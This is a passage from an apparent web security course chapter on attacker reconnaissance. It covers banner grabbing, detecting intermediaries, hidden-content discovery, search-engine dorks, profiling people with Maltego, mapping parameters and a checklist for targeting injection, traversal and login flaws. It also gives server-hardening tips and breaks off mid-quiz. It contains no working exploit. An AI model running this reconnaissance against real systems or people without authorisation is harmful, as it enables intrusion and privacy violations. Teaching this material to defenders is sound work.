(UNKNOWN) [127.0.0.1] 80 (?) open
HEAD / HTTP/1.0
[Two carriage returns]
HTTP/1.1 200 OK
Server: Microsoft-IIS/7.0
Date: Fri, 05 Sep 2015 21:55:58 GMT
```

As show in the above listing the **netcat** tool connecting the localhost, information about the server were retrieved through the Head method.

- Direct access to server banners information is not always that simple especially with lot precautions taken from system administrators by even providing a fake banner info. Another method to get this information might be assessing how the server will react to special requests. An example about this approach is the usage of PUT method to send an empty request to the server. The following table shows difference among server reactions

Sun One Web Server	IIS 6.0	Apache 2.0.x	IIS 5.x
401 Unauthorized	411 Length Required	405 Method not allowed	403 Forbidden

Sometimes information regarding if part of the header is capitalized or is shown before other parts can be used to know the type and version of the server.


As example (Content-Length) header in (Sun One) web server is capitalized in contrast with what appear in (IIS5) server.

Lot of tools were developed to help identifying the server type and version through collecting each type and version features and create a sort of signature related to each server. an example about similar tools is the **httprint** tool by Net Square.

httprint fingerprinting engine uses statistical analysis, combined with fuzzy logic techniques, to determine the type of HTTP server it can be used to both gather and analyze signatures generated from HTTP servers.

Another example interesting tool is SHODAN online search engine that provide ability to search indexed information about http responses of indexed servers

## 4.7 Attack Mapping-Information about Intermediaries



As part of mapping infrastructure it is important to identify any mediators like virtual servers, load balancer, proxies or firewalls because the existence of such components in the targeted victim environment might derive totally different attack approach.

The following examples explain main practices used to identify such intermediaries:


### ***Detecting load balancers:***

- Surrounding IP scan
- Detecting unsynchronized time stamp
- detecting different (last modified or Etag) header for the same resource
- Existence of unusual cookies.
- Different SSL certificate

### ***Detecting Proxies:***

- Using Trace command that echo the exact request and detect changes.
- Standard connect test
- Standard proxy request

## 4.8 Mapping Application



To Map the application functionality, contents and workflow attacker can use many methods and apply it through different tools.

#### 4.8.1 Mapping functionalities and contents:

##### **Web application crawling:**

using special software that automate the generation of http requests attacker can capture the returned results and recursively auto extract included links, forms and even included client side script in the purpose of building a Skelton for the web site functionalities and contents.

An example about a tool that help to spidering a site is Burp suite, the fully automated approach might not be the best solution to get a good picture about the functionalities and contents of the application due to the fact that automated solutions might not be able to capture links included in complicated Java Scripts or compiled client code like flash or java applet.

From the other hand the multilevel input validation techniques used by modern application prevent spidering applications from bypassing successive levels with randomly generated contents.

Another issue also is related to URL based seeding used by the spidering application as the later tend to remove repeated successive URL to prevent an infinite loop like when having a single URL usage for multiple action **http://myBank/manage.php** or conversely being locked in with same URL that uses a time stamp as parameters.

##### **User Guided spidering:**

An alternative (or complementary) to the usage of auto crawling is the usage of user driven spidering where user manually explore the different application functionalities including the entry of forms information.

In that type of spidering the spidering software logs user input and result returned by the explored application.

the used tool work as a Proxy/spider that intercept all requests and responses. In this approach the user can guarantee that session is active and all the entered information fulfill the expected human interaction rules.

#### 4.8.2 Hidden content spidering:

Accessing the main stream contents mainly does not provide fast and delicious bite of information, accessing archived contents, backups, test files, source files, comments gives lot of information and maybe some easy to exploit vulnerabilities.

This type of content can be discovered by inferencing from published contents or using a brute force approach that test destinations based on directory of common words like common folders and service names, an example about that will be:

If a published destination content were found on address like:

<http://theSiteName.com/stable/en/about>

It will be a good idea to test addresses like

<http://theSiteName.com/archived/en/about>

<http://theSiteName.com/development/en/about>

<http://theSiteName.com/old/en/about>

.....

As example adding Robots.txt to your brute force directory might end with being able to get this file if existed which will provide a very good source for information as attacker might be able to map special folders or file depending on indexing rules set in that file.

If the file contains the (Disallow: /something) rule this will tell for sure that (something) might contains a sensitive contents or refers to administrative page that administrator does not want it to be index.

#### 4.9 Other source of public information:




Figure 25 search results for archived copies of a website on archive.org

Many information that you can benefit from are available publicly about the functionality and content outside the website those information can be reached through search engines and cached copies , a post on development forum or using web archives like the one exist on [www.archive.org](http://www.archive.org)

To be able to use search engines effectively try to use the special search features like the following that can be namely used with google:

**Site:** `www.theExploredSite` which return all references indexed by google.

**Site:** `www.theExploredSite login` that returns all pages containing login

**Link:** `www.theExploredSite` returns all pages on other websites that has link to that specific site.

**Related:** `www.theExploredSite` returns similar web pages.

Another valuable source of information is special purpose search engines that embed some intelligence dedicated to retrieve a specific type of information. Melissa Data can help you freely gather information on people associated with a target web application this kind of information sometimes hold higher level of importance to the attacker than technical information.to enrich the retrieved result using an open source tool like Maltego can be irresistible, where Maltego helps visualize the relationships among people, organizations, web sites, Internet infrastructure can aid in information gathering, and it can find affiliations between components within an organization. Even with information as simple as a domain name or an IP address, it can query publicly available records to discover connections.




Figure 26:maltego finds information about related sites and telephone numbers far specific web site.

#### 4.9.1 Use web server vulnerabilities:

Lot of software used frequently on web server are deployed with default configuration, folder structure and file locations which makes it good place to dig for some information.

Brute force approach is also used in checking vulnerabilities in known set of third party application and web server modules.an example about a good tool for that purpose is WIKTO

#### 4.9.2 Mapping parameters:

Parameters can be mapped sometimes directly if it was sent through query string like in:

`http://myWebSite/addUser.php?name=sami&mobile=0987655441`

If application is using URLs after rewriting parameters as part of the slash separated string a trial to change or remove values should take place with assessment of generated response.

For hidden parameters guessing is the only way as example the assessment of the existence of (debug) parameters that helps developer to test pages and bypass the authentication process.

#### 4.10 Documenting your findings:




Figure 27: Draft diagram illustrating web site structure


When trying to map and profile the application you will get a lot of information specially if you are using multiple tools and approaches, organizing your results and deciding which are relevant is very important in order to be able to analyses that information later on.

Using matrix and charts can be very helpful. Creating a table on spreadsheet is a good thing to begin with:

Page name	Path	Use SSL?	Static or Dynamic	Need Auth.?	Used method	comments
aboutUs.html	/about	No	S	No	Get	
Login.php	/login	Yes	D	Yes	Post	

Also the usage of diagrams that represent the web site is essential to understand different functionalities.it is also preferable to give different color to static and dynamic pages where static pages are those pages that does not involve and server side executable contents like files with html extension.

Include the diagram the structure of web site with available passed parameters Other Information that should be documented in addition to pages' information are Directory structure, common file extension, any content based on plugin like flash or silver lite or java virtual machine like applet, common cookies and query string and parameters.



## 4.11 More Tools:

This is a set of tools that you can use enhance information collection about targeted website or application (we will explain with more details:

- OWASP DirBuster to brute force directory and files and return a fair portion of the website structure.




Figure 28:snapshot of DirBuster tool

- JAD (Java Decompiler) is a tool used to decompile java file and extract source code.so if you were able to capture any compiled java classes you can decompile it using this tool <http://www.javadecompilers.com/jad>

The usage is as follow:

```
> jad comiledClass.class
```

- Netcat computer networking service for reading from and writing to network connections using TCP or UDP it can open a row



connection to a specific port and set up a webserver to present the content of a file.

- Maltego.is an open source intelligent gathering tool it helps to find relations between people, web sites, IP, addresses and visualize this relation.
- Wget is a tool that helps to retrieve a file from the internet it has recursive retrieval capability to it is convenient when you want to create a mirror of a web site.

You can download most of the contents of any website by simply typing

```
> wget -r www.targetedSite.com
```

- Black widow: from soft byte labs is a great tool that can be used to scan a web site or mirror the whole website.




Figure 29: Snapshot of black widow interface

## 4.12 Map Proofing



After discovering the amount of information leakage from everywhere in your application, application structure, usage and users, you might think that you need to stop providing many services. but after all it is always about finding the right balance between security from one side and functionality and usability from the other.

To fulfill this balance, administrator and application developer can benefit from a list of simple tips that might minimize the information leakage to an acceptable limit:

- 1- Hide your directories contents and structures:
  - a. If you are using IIS, minimize information leakage by limiting the content of location header. To prevent the default behavior of sending the server ip you can modify the IIS metabase using the adsutil.vbs script installed by default in the folder Inetpub\adminscripts in windows systems.

```
C:\Inetpub\adminscripts\adsutil.vbs set w3svc/UseHostName True
C:\Inetpub\adminscripts\net start w3svc
```

if you are using Apache server you can stop directory enumeration by deactivating the (mod\_dir) as follow

```
[root@meddle apache_1.3.23]# ./configure --disable-  
module=dirConfiguring for Apache, Version 1.3.23
```

- b. Use different root folders for user and administrator this might protect your application from the effect of source-disclosure attacks and directory traversal attacks against application functionality:


```
/main/ maps to D:\IPub\pubroot\  
/admin/ maps to E:\IPub\admroot\  
You may also put the InetPub folder on different drive than the one  
containing the windows operating system and to place UNIX web  
server directories on a different chroot environment which can  
help minimizing the effect of directory traversal attack.
```

If you had to use the .inc file be sure not to include any critical information, and you better change the .inc extension to .asp or remap the .inc files to be processed as server side script which will prevent the disclosure of the file content.

- c. put all JavaScript files to a single folder and be sure to omit the execution permission from that folder. As for IIS wrap all (inc, js, xml) files into COM objects
- d. remove all comment from production code, you can of course keep a commented version for debugging purpose.
- e. Never use absolute path to refer files, always use relative paths. If you had to use an absolute path that include a drive letter don't do that outside the root directory.
- f. The script should remove any directory traversal character like (../..)
- g. Be sure to apply authentication on all directory contents and subdirectory.

### 4.13 Attack analyzing stage

Benefiting enumerated information to specify the attack surface and going through a full feasibility study to decide if the resources including information and time required to execute the attack are in hand and serve the main attack purpose.




Analyzing and understanding the meaning behind the collected information is essential to be able to move on to execution stage.

The main purpose of analyzing stage is to:

- Specify attack surface: figuring what are possible scenarios to execute the attack and compromise the application
- Specify the feasibility of each scenario from resource and time point of view

#### 4.14 Attack analyzing – Specify attack surface



With lot of information attacker should know exactly where to begin from, the experience is essential in this level and can save lot of time.

The number of attack points can be very big, so the following is a good practical check list to begin from to extract the attack scenarios list:

- Client side validation: a fast and good place to begin from is specifying if the input validation is done on client, server or both sides. an easy entry might be related to a client side only input validation.


- Search collected information for any sign of possible SQL injection, Database issue, root database account or any code or discovered comment that might give partial or full access to the database.
- Available upload or download functionalities with path traversal vulnerability that give the ability to benefit relative path that use double dots ( ..\ ) to enable manipulation files or folders outside the root directory by manipulating the parameters.
- Check for ability to display user supplied data cross site scripting or possibility of injecting or storing a cross site scripting on uploading a file or open editors.
- Check ability to use invalidated parameters pushed to pages that do redirects to check Invalidated Redirects and Forwards or dynamic redirects.
- Login issues and possibility of using brute force attack: any hints found about passwords or comments about user name can be added to attack dictionary which might minimize effort and time needed to break in.
- Isolate available information that might help in escalate privileges like cookies and session state information.
- Using collected info try to identify non encrypted communication channels
- Identify interfaces to external system it might represent an information leakage point
- Analyze all generated error message for information leakage.
- Identify any pages that interact with mail server to try command or email injection
- Identify the usage of native code that might be a potential vulnerability for buffer over flow.
- Identify any known structure , folder names , themes from known third party application which can open the door to search for known vulnerabilities
- Identify common vulnerability in the used web server.

For web application security. You can benefit from many available tools to help to scan the application and give a good initial picture about the attack surface.

## 4.15 More mapping tools

### 4.15.1 OWASP Zed Attack Proxy Project:


ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.



### 4.15.2 Arachni:

A free open source web application security scanner frameworks supported checks include:

XSS (with DOM variants), SQL injection, NoSQL injection, Code injection, File inclusion variants and many others.



### 4.15.3 Skipfish:

Skipfish is an active web application security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes.

Can be downloaded from google code [Skipfish](#)



Scanner version: 1.78b Scan date: Sun Nov 21 23:40:36 2010  
 Random seed: 0x1c41920a Total time: 0 hr 9 min 8 sec 467 ms  
 Problems with this scan? [Click here for advice.](#)

#### Crawl results - click to expand:

The screenshot shows the Skipfish interface with the following results:

- http://www.example.com/** (Code: 200, length: 596, declared: text/html, detected: application/xhtml+xml, charset: UTF-8)
- New 404 signature seen**
  - 1. Code: 404, length: 270, declared: text/html, charset: iso-8859-1
- New 'Server' header value seen**
  - 1. Code: 200, length: 596, declared: text/html, charset: UTF-8 (Memo: Apache)
- .svn** (Code: 403, length: 272, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1)
- cgi-bin** (Code: 403, length: 275, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1)
- error** (Code: 403, length: 273, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1)
- .SVN** (Code: 403, length: 278, declared: text/html, charset: iso-8859-1)
- include** (Code: 403, length: 281, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1)
- README** (Code: 200, length: 1979, declared: text/plain, detected: text/plain, charset: UTF-8)
- icons** (Code: 200, length: 30019, declared: text/html, detected: application/xhtml+xml, charset: ISO-8859-1)
- index.html** (Code: 200, length: 596, declared: text/html, charset: UTF-8)

#### Document type overview - click to expand:

application/xhtml+xml (5)

### 4.15.4 w3af

The screenshot shows the w3af web application security testing tool interface. The main window displays the target URL `http://localhost/` and the active plugin `xss`. The interface includes a sidebar with various scan profiles and a main panel showing the configuration for the `xss` plugin. The `xss` plugin configuration includes the following parameters:

- `checkStored`:
- `numberOfChecks`: 3

The main panel also contains the following text:

This plugin finds Cross Site Scripting (XSS) vulnerabilities.

Two configurable parameters exist:


- checkStored
- numberOfChecks

To find XSS bugs the plugin will send a set of javascript strings to every parameter, and search for that input in the response. The parameter "checkStored" configures the plugin to store all data sent to the web application and at the end, request all pages again searching for that input, the numberOfChecks determines how many javascript strings are sent to every injection point.

Buttons at the bottom include "Save configuration" and "Revert to previous values".

A high-performance, easy, and sophisticated Web application security testing tool

### 4.16 Attack analyzing – feasibility & priority



At the end of this stage the attacker should have a list of possible attack scenarios with priority for each attack type. The resulted priority is guided by the complexity, purpose of attack and extra needed information.

Attacker should create a list of possible attacks along with estimated requested resources then to specify priority.

Factors that affect prioritization can be related to the purpose or to needed resources. Attacker can use a prioritization table that reassemble to the following:

Possible attack scenario description	Attack category				Coherence with attack purpose (%)	Estimated effort weight (%)	Estimated resource weight (%)	Estimated Complexity (%)	Priority
	A	C	I	R					

Weights given to each factor might differ depending on the importance of each factor to the attacker but a rough estimation can be generated by average of factors estimated as percentage.



**4.17 QUIZ:**

- 1. What is true concerning when where and what attackers normally strike:**
  - a. Attackers normally attack high importance web application.
  - b. home business or enterprise machines anywhere can be a target to attackers.
  - c. Closure time is the best time attacker might think it worth
  - d. All Targeting network layer attacks are much easier than going through application level attack.
- 2. Why an attacker might think of attacking a trivial insignificant target:**
  - a. To use as a spam source.
